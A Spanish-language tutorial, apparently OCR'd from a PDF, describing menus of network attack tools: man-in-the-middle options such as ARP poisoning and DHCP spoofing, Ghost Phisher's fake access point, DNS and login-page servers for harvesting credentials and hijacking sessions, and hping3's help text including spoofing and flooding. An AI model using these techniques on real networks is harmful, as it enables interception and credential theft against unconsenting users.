
Si le damos a Start- Start sniffing empezara a snifar




Luego vamos a host - scan for hosts
Selecionamos los objetivos que queramos y le damos a Add to Target 1 y Add to Target 2
Luego vamos a MITM (Man in the midle) y nos dara la opción de hacer varios ataques MITM como
Arp poisoning: envenenamiento arp
icmp redirect: redirecionamiento icmp. Redireciona el objetivo a una determinada maquina. Nos pedira meter la MAC e ip de la misma.
Port stealing: Robo de puertos. Nos permite robar puertos abiertos de los objetivos.
DHCP Spoofing: Nos permite crear un servidor DHCP
stop mitm attacks: Para todos los ataques hombre en el medio.
Logging, en este apartado podremos guardar los logs.

Ghost Phisher
Herramienta que nos permite mediante diferentes metodos capturar las credenciales de nuestros objetivos.


Fake Access Point:Crea un punto de acceso falso para que los objetivos se conecten, navegen por internet a traves de nuestro equipo y podamos asi capturar sus credenciales.



Fake DNS Server: Crea un servidor de nombres de dominios DNS falso para que el objetivo al acceder a determinados sitios vaya a determinadas webs Esto es util si en esas web tenemos algún codigo o script que queremos que se ejecute en el cliente objetivo.




Fake DHCP Server: Crea un DHCP falso para asignar direciones ip a los clientes que se conecten a nuestro punto de aceso.




Fake HTTP Server: Crea un servidor HTTP para que el cliente al conectarse vaya a una pagina determinada (de login)


Esto es muy util en redes wifi en las que hay que logearse porque da tambien la opcion de clonar un website determinado.




Ghost Trap: En este apartado podemos usar Payloads de Metasploit si lo tenemos instalado.




Sessión Hijacking: Es un capturador de sesiones que permite capturar sesiones iniciadas por otros equipos de la red.
Una tengamos las sesiones podemos usarlas y entrar en la web con la sesion ya iniciada sin necesidad de login.




ARP Cache Poisoning: Herramienta para hacer envenenamiento ip



Harvested Credentials: en esta pestaña podemos ver las credenciales capturadas e introducirlas nosotros.



About: Información sobre la herramienta.



hping3

Herramienta avanzada para hacer ping con numerosas opciones

Podemos verlas al iniciar la herramienta:

```
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood     sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
```


```
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set dont fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
  -o  --tos        type of service (default 0x00), try --tos help
   -G   --rroute       includes RECORD_ROUTE option and display the route
buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
